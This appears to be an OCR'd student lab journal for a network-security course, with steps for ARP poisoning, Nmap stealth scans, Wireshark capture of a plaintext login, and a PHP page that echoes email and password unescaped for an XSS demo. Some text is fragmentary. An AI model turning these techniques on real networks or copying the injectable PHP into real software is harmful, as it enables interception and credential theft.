
Step 7 : Click on “+” icon at the top.



Step 8 : Click on start/stop ARP icon on top.



Step 9 : Poisoning the source.



Step 10 (output bal)

Step 11

PRACTICAL : 04

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

- **NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

```
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
```

- **ACK** -sA (TCP ACK scan)

  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 11:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1569.06 seconds
```

- **SYN (Stealth) Scan (-sS)**

  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:26 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

- **FIN Scan (-sF)**

  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 para**

- **NULL Scan** (-sN)

  Does not set any bits (TCP flag header is 0)


  Command: **nmap –sN –p 22 scanme.nmap.org**

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-07 12:27 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```

- **XMAS Scan (-sX)**

  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**




PRACTICAL : 05


AIM: Use WireShark sniffer to capture network traffic and analyze.

Performed :


Step 1: Install and open WireShark .



Step 2: select Interface option and click on start.




Step 3: The source, Destination and protocols of the packets in the LAN network are displayed.




Step 4: Open a website in a new window and enter the user id and password then sign in.

Register if needed.




Step 5: we will get error with invalid username and password


Step 6: The wireshark tool will keep recording the packets.




Step 7: Now stop the tool to stop recording and select filter as http to make the search easier and click on apply.



Step 8: Find the post methods for username and passwords.



Step 9: U will see the email- id and password that you used to log in.



PRACTICAL : 06

AIM: Simulate persistant Cross Site Scripting attack.


Code:


DEMO1.PHP

```
<?php
if(isset($_GET['login']))
	{
		echo "Enterd by you:<br>";
echo "Email: ".$_GET['email']."<br>";
echo "Password: ".$_GET['password'];
	}
?>
<div>
	<form>
		<input type="text" name="email" placeholder="Email"><br>
		<input type="password" name="password"
placeholder="Password"><br>
		<input type="submit" name="login" value="Login">
	</form>
```

```
</div>
```


Output:


XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]
XAMPP Control Panel v3.3.0
Modules
Service Module PID(s) Port(s) Actions
Apache 2464 80, 443 Stop Admin Config Logs
MySQL 11552 3306 Stop Admin Config Logs
FileZilla Start Admin Config Logs
Mercury Start Admin Config Logs
Tomcat Start Admin Config Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
3.39.06 PM [Apache] Installing service...
3.39.11 PM [Apache] Successful!
3.39.16 PM [mysql] Installing service...
3.39.17 PM [mysql] Successful!
3.39.21 PM [Apache] Attempting to start Apache service...
3.39.29 PM [Apache] Status change detected: running
3.44.07 PM [mysql] Attempting to start MySQL service...
3.44.09 PM [mysql] Status change detected: running


This PC › Windows (C:) › xampp › htdocs
Name
Date modified
Type
Size
dashboard 07-03-2024 03:34 PM File folder
img 07-03-2024 03:34 PM File folder
webalizer 07-03-2024 03:34 PM File folder
xampp 07-03-2024 03:34 PM File folder
applications 15-06-2022 09:37 PM Chrome HTML Do... 4 KB
bitnami 15-06-2022 09:37 PM Cascading Style Sh... 1 KB
Demo.php 07-03-2024 03:41 PM Text Document 1 KB


Import bookmarks...
Getting Started


estinoommen2@gmail.com
Login



